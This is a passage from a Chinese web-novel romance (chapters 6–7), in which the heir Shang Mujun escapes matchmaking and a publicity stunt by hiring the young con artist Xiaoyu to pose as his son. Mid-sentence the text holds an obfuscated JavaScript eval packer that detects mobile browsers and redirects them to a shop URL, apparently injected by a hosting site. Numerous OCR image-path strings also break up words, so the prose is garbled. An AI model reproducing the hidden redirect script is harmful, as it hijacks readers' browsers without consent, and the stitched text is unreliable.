车站开始广播检票,他起身准备进站,顺手按下关机键。 林豹估计很快就会发现他跑了,先关机躲躲比较好。 就在屏幕上弹出关机确认的那一瞬。 轻快的铃声同时响起。 陌生号码,归属地本市。 号码很靓,比梁少爷的还靓。 按在关机键上的手指松了些许。 身侧人流络绎不绝,提着行李大包小包奔赴远方,只背了个双肩包的年轻男孩忽然停下脚步,鹤立鸡群般,如玉面孔上透着犹疑。 几秒钟后,他小心翼翼按下接通,指尖随时做好挂断关机的准备。 听筒那头响起一道陌生男声,嗓音低沉磁性。 对方喊他:“小玉?” “是我。”乔玉愣了一下,“您是……?” 听他答得谨慎,男人似乎笑了,矜雅声线里漫开一股说不出的味道。 “我姓商。”对方说,“是梁召睿的朋友。” “听说,你能帮人解决麻烦?” 6. 第六章 两天前。 婚礼现场,音乐浪漫悠然,户外草坪上开满玫瑰,新郎从花童手中拿起戒指,深呼吸。 台下宾客全是衣着光鲜的公子哥和大小姐,吹着口哨高声起哄。 “昨晚明明只喝了几杯莫吉托,怎么头还在痛,劲儿这么大吗。”梁召睿一边随人群鼓着掌,一边扭头跟身边人嘀咕,“老商,说真的,你再考虑考虑啊。” 商牧钧看着仪式舞台的方向,没什么表情地鼓掌:“不考虑。” “又不是真让你找个男朋友,找人演一下而已,咬咬牙就忍过去了。”梁召睿苦口婆心地劝,“我觉得如果是让那小孩来给你演男朋友,先不说商阿姨吧,至少阮静那边能混过去啊,对不对,他那么机灵。” 对于后半句,商牧钧是认可的,淡淡瞥去一眼:“那个骗子又给你灌什么迷魂汤了?” “什么迷魂汤?老商你这叫偏见!”梁召睿很是不满,“人家都一五一十跟我说了,他不是骗子,是专门——” 话音未落,满场响起震耳欲聋的欢呼和尖叫。 交换完戒指,新郎拥住爱人后腰,深情款款地亲吻另一位新郎。 这是场同性婚礼,其中一位新郎也是豪门阔少,跟商梁两家都有生意往来。 尊重,祝福。 不忍直视。 商牧钧不动声色移开目光,沉默地凝视腾空而起的幸福白鸽。 “别出馊主意了。”他按了按眉心,低声道,“无论如何,我都不会找人来演这种戏的,不管是男是女。” 梁召睿只好叹气:“行吧行吧,真不知道你什么毛病……” 白鸽扑棱翅膀飞走,漫天花瓣洒落,新郎笑着把捧花交给伴娘。 伴娘笑着把捧花抛向人群。 正中全场最受瞩目的单身男人怀里,激起口哨声一片。 众目睽睽之下,商牧钧只能露出体面的微笑。 压低的语调也是温文尔雅的:“同性恋婚礼就不能禁止异性恋参加吗?” 又一束捧花砸过来。 不远处的伴郎朝他大力挥手,抛了个缠绵悱恻的媚眼。 商牧钧:“…………” 同性恋也不准参加。 “啧啧。”梁召睿憋着笑鹦鹉学舌,“无论如何?” 商牧钧含笑把捧花摔进他怀里。 婚礼的主要仪式一结束,不等party开始,商牧钧就借故公司有事,果断离了场。 公司里确实有事。 商氏总部大楼,首席秘书已经提前在楼下等待老板。 电梯徐徐上升,门打开,皮鞋叩击地面,清脆声响由远及近,推开海浪似的问候。 “商总来了!” “商总好!” “商、商总!”瞥见老板的身影越来越近,总裁办外的助理连忙起立,面露难色,吞吞吐吐,“刚才……” 前方的总裁办公室大门紧闭。 商牧钧看了一眼,眉峰陡然蹙起,停下脚步:“秦西。” 首席秘书应声上前。 门开了,一阵香风袭来。 一道袭来的还有满杯咖啡液。 哗啦一声,不偏不倚,全泼在了男人的西装上。 “对不起商总!”门里捧着咖啡杯的女生满身名牌,清清嗓子,故作慌张地开口,“我不是故意的,我只是想给您冲杯咖啡……咦,你是谁??” “我是商总的秘书。”秦西面不改色,任由咖啡液顺着西装面料往下淌,庆幸这位小姐还有点脑子,没用热咖啡,“你是谁?为什么会在这里?” “我……”女生探头张望,看见秘书身后的男人,目光骤亮,“我是新来的实习生沈丽娜!” “实习生?”商牧钧进了办公室,径直走向桌边。 沈丽娜随手把空杯子塞给秘书,连忙跟上去:“对!我爸是……咳,我一直很仰慕您,商总!” 女孩喋喋不休,商牧钧面无表情地听着,目光快速扫过,确定电脑和文件没被动过,才转身。 沈丽娜看见男人从桌上抽出纸巾递给满身狼狈的秘书,风度翩翩,体贴入微。 这人果然像大家说的那样好脾气。 “……总之,我一定会在您这里好好工作的。”她越说越含羞带怯,“您有任何事都可以跟我说,我都会努力学的!” 商牧钧终于将目光转向她。 他微笑着,高挺鼻梁上架着一副细细的银边眼镜,衬衣扣子系到最上面一粒,笔挺的西装襟前夹了一缕残留着浪漫气息的花瓣,昨日的风尘仆仆早已不见踪影,此刻俨然是个衣冠楚楚的绅士。 “让你做什么都可以吗?”男人嗓音低沉。 沈丽娜听得浮想联翩,脸红心跳:“……可、可以!” “那么,我先代表整个部门欢迎沈小姐的加入。”年轻总裁的神色愈发柔和,语气意味深长,“他们一定都很期待你的到来,我想,你很快就会成为战略发展部最不可或缺的一份子。” 沈丽娜脸更红了:“商总,你别这么说,我都不好意思了……” “我只是说实话而已。”商牧钧轻笑着,转头吩咐,“秦西,带沈小姐去熟悉一下贴报销的工作,务必要耐心教她。” “好的商总。”秦西严肃领命,“沈小姐,请跟我来。” “商总,我一定会好好……”女孩忽觉不对,“等等?熟悉什么??” 两小时后。 桌上垒着三大箱纸质文件,整个部门积压待整理的报销单据都在这儿了。 “沈小姐,你又贴错了。”秦西微微叹气,“机票要和行程单一起贴,住宿方面的报销也不能只贴发票,记得要把酒店水单放在一起,另外一定要注意核对发票的金额和抬头是否正确……” 一身咖啡味的首席秘书在耳边滔滔不绝,沈丽娜握着固体胶手忙脚乱地更正:“这样呢?贴对了吗?” 秦西仔细审视:“金额、日期、格式……嗯,都是对的。沈小姐,恭喜你终于做到了。” 沈丽娜松了口气,几乎要喜极而泣。 “但是……”秘书拿着直尺比了比,忽然面露惋惜,“贴歪了,要揭下来重贴呢。” ……重、重贴?! 满手胶水的沈丽娜两眼一黑,彻底红温了。 大小姐拽起名牌包包落荒而逃,整条走廊都回荡着她对手机哭诉的声音。 “爸!我要回家!我不喜欢实习,不喜欢贴报销……也不喜欢他了!!” 第二天,午餐时间,沈丽娜的爸爸直接找上了门。 “小商总,我让丽娜去你那里,是想让她跟在你身边学习的。”沈伟明满脸不赞同,“当然,我不是质疑你的安排,年轻人确实该从基层做起……” “沈董,你能理解我的想法就最好了。”商牧钧切着牛排,含笑接过话,“我当年也是从给人订餐贴发票做起的,现在想想,的确锻炼了我很多。” “……”沈伟明的话硬生生被堵了回去。 商牧钧专心用餐,姿态优雅。 对面的董事脸色变幻,好半晌才重新开口:“话是这么说,但你妈当时对你实在太严厉了,怎么能真的让你从底层业务开始做呢?平白无故吃了多少苦啊!我们几个老家伙都看不下去,唉,可惜她这个人太过霸道,谁的话都不肯听……” 划过白瓷餐盘的刀尖陡然停住,男人垂着眼,脸上掠过一丝郁色。 沈伟明打量着他的神情:“而且她是年纪越大越固执,始终不肯放权,我看这样下去真的不行,时代在变化,老人终归是要被淘汰的,只有新鲜血液才能带领集团往前走啊,小商总,你说是吧?” 商牧钧放下刀叉,用餐巾掖了掖唇边,默不作声听着。 餐厅这一角里,沈伟明絮絮地说了许多。 最后,他低声道:“城东的旧改项目她一直不肯批,劝也劝不动,牧钧啊,你很清楚,这个项目是能给集团带来利益的……” “我会留意的,沈叔叔。”商牧钧说。 商氏是云京最大的综合性商业集团,涉猎众多领域,从商业地产到高端零售,再到科技投资,看着风头无两,但内部已然暗流涌动,隐隐分成两个派系。 集团掌舵人商美伦以手腕强硬著称,这些年在她的主导下,商氏一路扩张,但也触动了不少元老的利益,董事会里对她心怀怨愤的人不在少数。 商牧钧的行事风格则要温和许多,但同样野心勃勃,渴望从刚愎自用的母亲手中获得更多权力,因着年纪轻,根基尚浅,是个可以拉拢和利用的傀儡太子。 包括沈伟明在内的不少人,都这么想。 午餐后,商牧钧独自回到办公室,合上百叶窗。 “沈伟明着急了,他的财务状况我会让人重点查。”他握着手机,另一手转着钢笔,“旧改项目也要再仔细审一遍,肯定有利益输送,就看这次能不能把蛀虫连根拔起。” 电话那头的商美伦听着,半晌后应声:“知道了,你放手去做。” 商牧钧听出她声音里的淡淡疲倦:“你还没休息?” “开了个跨洋电话会,刚结束,正准备去补觉。”商美伦话音一顿,沉吟道,“对了,沈伟明那边……” 商牧钧神情微凛,洗耳恭听:“嗯?” 商美伦冷不丁地:“你觉得他女儿怎么样?” 商牧钧:“……” 盘旋在指间的钢笔差点没飞出去。 “看来这个也不行。”商美伦叹气,语带埋怨,“我明明听说你对人家小姑娘态度不错,害我白高兴一场。” “妈,你不能这样浑水摸鱼。”商牧钧头痛地按了按太阳穴,试图跟母亲讲道理,“我们只是在公司的事上唱红脸白脸,我现在是不得不扮好人,但不代表你可以趁机干涉我的私人生活,我已经够忙的了,放过我吧,好吗?” 一声“妈”喊得情真意切,字字真心。 听筒那边安静了好一会儿。 而后响起商董事长冷酷的声音:“工作的时候称职务。” “……”商牧钧扔掉钢笔,抬手准备挂电话。 “等一下。”商美伦开了天眼似的制止,“好久没见你了,晚上回家吃饭。” 听商牧钧没应声,她又补充了一句:“放心,只有我们母子俩。” “知道了。”商牧钧轻轻叹气,“董事长。” 是夜,商宅。 一踏进家门,商牧钧就听见满屋子欢声笑语。 “牧钧哥哥!”阮静惊喜起身,“你来了!” 阮静的母亲也在一旁,她和商美伦是相识几十年的闺蜜,闻声嗔怪开口:“阿钧总算回来了啊?你说你,好端端地去非洲待那么久做什么,静静天天念着你……” 两个妈妈和一对儿女,目的昭然若揭的鸿门宴。 “只有我们母子俩”? 母子俩对视一眼,商美伦露出一个高贵典雅的微笑。 商牧钧回以微笑,朝门外轻轻招手。 “静静妹妹!美伦阿姨!Surprise!”梁召睿像鞭炮似的窜出来,“你们眼里怎么只有阿钧啊,忘了我是不是!我好想你们——” 一顿饭吃得勾心斗角,宾主尽不欢,唯有梁公子大快朵颐。 饭后,商牧钧还有个品牌活动要出席,和梁召睿一道早早离开了。 “老商,这样下去也不是办法。”梁召睿都替他累,“一天天斗智斗勇的,你到底打算怎么办啊?” 司机在前面开车,后座上的商牧钧看了眼日程:“我打算下周去印尼。” “别开玩笑了,我说认真的!”梁召睿没好气地翻白眼,“你考虑一下我的提议啊,找人演一下男朋友而已,又不会掉块肉。” 商牧钧不为所动,宽阔肩膀倚着真皮靠背,闭目养神,车窗外的霓虹流光淌过银边镜架。 掩在镜框背后,眉骨处的伤痕才结痂不久。 梁召睿投来一瞥:“我可打听到了,这次你们在非洲的工地被当地的武装军抢了,你差点连命都丢了,国外那么乱,又打仗又绑架的,留在国内至少没有生命危险啊。” “试试呗老商。”他继续苦口婆心地劝好友,“就是找人演场戏,管他男的女的呢,总不可能比去非洲还糟吧?” 好友似乎被他劝动:“非洲的确太乱了。” 梁召睿大喜过望:“对嘛!我把那个小孩的微信推给你,你就说是我朋友,记得出手大方点——” “不用。”商牧钧若有所思地打断,“印尼相对安稳些,这趟去可以多待一段;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17338129|199263||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 时间。” “……”梁召睿彻底无语了,“靠,下次别喊我来救场!再出什么幺蛾子你就自己受着吧!” 当天深夜就出了幺蛾子。 商牧钧是在舆论已经发酵到他手机里的时候,才知道这件事的。 八卦标题堪称耸动:「商氏继承人当众露真情,当红小天后羞涩认爱——豪门婚事将近?!」 题图是张抓拍的照片,来自商牧钧离开商宅后去参加的那场品牌活动,交错的光影中,英俊端方的男人眼含笑意,旁若无人地注视着光彩夺目的女明星,此外的万千风景都模糊成了朦胧幻影。 商牧钧盯着照片沉默片刻,抬眸看旁边的秘书:“你人呢?我记得当时我在跟你说话。” “商总,我在这里。”秦西伸手指向两人之间的那片马赛克幻影,“我是氛围感的一部分。” “……”商牧钧闭了闭眼睛,“羞涩认爱又是怎么回事?” 秦西立刻找出一个视频,递到他面前。 视频很新鲜,是这位小天后一小时前在某活动现场接受的采访。 记者围堵追问:“菀菀!有传闻你和商氏副总裁……” 凌菀菀正色道:“商总是我很尊敬的前辈,我们在工作上有很多交流。至于其他的,顺其自然吧。” 记者:“所以是在交往中吗?” 凌菀菀抿唇一笑,美眸闪动:“还是希望大家多多关注我的作品哦~” 记者:“那么两位有结婚的打算吗?” 凌菀菀但笑不语,戴好墨镜,在助理簇拥下嫣然离去。 记者:“哦~~~~哇~~~~~” 视频播放完毕。 “炒作。”秦西总结陈词,“用词模棱两可,态度暧昧不明,这是典型的碰瓷式炒作,无论我们怎么回应,对方都赚到了流量。” 商牧钧面无表情看完:“发个声明,澄清。” “好的商总。”秦西领命,快步离开,“我马上联系公关部。” 五分钟后,秦西又快步回来了:“抱歉商总,恐怕澄清不了。” “又怎么了?”商牧钧从文件堆里抬起头。 秦西:“公关部那边的回复如下:即日起无法以公司名义为您出具任何与私生活有关的声明或公告,请您谅解,这是商董事长在今早启程前亲自下达的命令。” “……启程?”商牧钧有种不妙的预感,“她去哪儿了?” 秦西答:“去印尼考察了。” 商牧钧:“…………” 他现在是真的想夺权篡位了。 啪的一声,文件在桌面上摔开。 商牧钧摘掉眼镜,手指捏着眉心,脑袋嗡嗡响,声音里透着浓浓烦躁:“你先出去吧。” 秦西悄无声息地出去了,轻轻带上门。 总裁办公室安静下来,过了许久,商牧钧的头痛仍未缓解,反而愈演愈烈,伸手拉开抽屉。 药瓶在抽屉里滚动,发出骨碌碌的声音,他侧眸一瞥,目光忽然顿住。 药瓶旁边有一团白色的纸巾。 或者说,玫瑰。 那晚离开酒吧后,他回了趟办公室拿文件,随手把东西放在了这里。 洁白花瓣上的漆黑笔迹仍然清晰。 留言,电话号码,小玉。 商牧钧定定注视着这朵安静的纸玫瑰。 一分钟后,他拨通了花瓣上的电话号码。 电话那头的小骗子原本语气警惕,直到听见他自称是梁召睿的朋友后,声音忽然像打了气一样飞扬起来。 “您是那位梁少的朋友吗?!”自称小玉的男孩积极踊跃道,“您好,商先生!我听梁少说过您的情况了,您现在是需要一个人来帮您解决被逼婚的麻烦,对吗?” 嗓音热情得像第一次同他说话。 商牧钧无端觉得有些好笑,低低应了一声。 “那么商先生,请问您需要哪种类型?”小玉如数家珍,“清纯的?优雅的?妖艳的?还是……” 商牧钧:“永绝后患的。” “明白!”小玉立马机灵地改口,“我会竭尽所能扮演好您泼辣强悍的男朋友,商先生,您有任何要求都可以告诉我,我一定会努力办到的!” 真耳熟。 办公室的宽大皮椅里,握着手机的男人蓦地笑起来,单手扯松了系得规矩齐整的领带,喉结起伏滚动,极具绅士风度的银边眼镜孤零零躺在桌面上。 “让你做什么都可以吗?”他温和地问。 “……呃,在工作范围内是可以的。”听筒那头有一瞬迟疑,“商先生,我确认一下,您是需要我扮演您的男朋友来回绝追求者—— ” “不。”商牧钧打断他。 梁召睿一口一个小孩地喊这个小骗子。 找个小孩当男朋友可不行。 商牧钧温声说:“我要你演我十五岁时跟人乱搞生下来的混世魔王儿子。” 电话那头足足寂静了半分钟。 像是被他的话惊呆了。 “等等!商先生。”小玉讷讷道,“我之前从来没有试过这种……” 商牧钧听着,却想起那个光怪陆离的夜晚,一身衬衣马甲的调酒师错失小费后蓦然回首,黑亮眸珠里燃着火星似的忿忿不满。“酬金一天20万,日结。”商牧钧慢条斯理地说,“福利和奖金另算,会签订正式合同明确你的义务和收入,你觉得这个条件怎么样?” 又是半分钟的寂静。 那道年轻灿烂的嗓音再响起时,轻轻发着抖,不知是兴奋还是难以置信。 “商先生,我再确认一下,您想要那种很会惹麻烦的儿子,对吗?” “嗯。” “那……那您会为您的儿子解决这些麻烦吗?” “你想说什么?” “没、没什么。”小玉深吸一口气,光速改了口,“爸,我今天就可以上岗!不,一小时后我就能出现在您的面前!” “是么?”商牧钧失笑,“那就来吧。” 这个小骗子完全没有认出他是谁。 挂断电话前,男人意味深长地道别:“我很期待见到你,小玉。” 另一头的小玉同样迫不及待:“我也是,爸爸!!” 7. 第七章 人头攒动的检票闸机前,一道高挑俊秀的身影逆着人流往外跑。 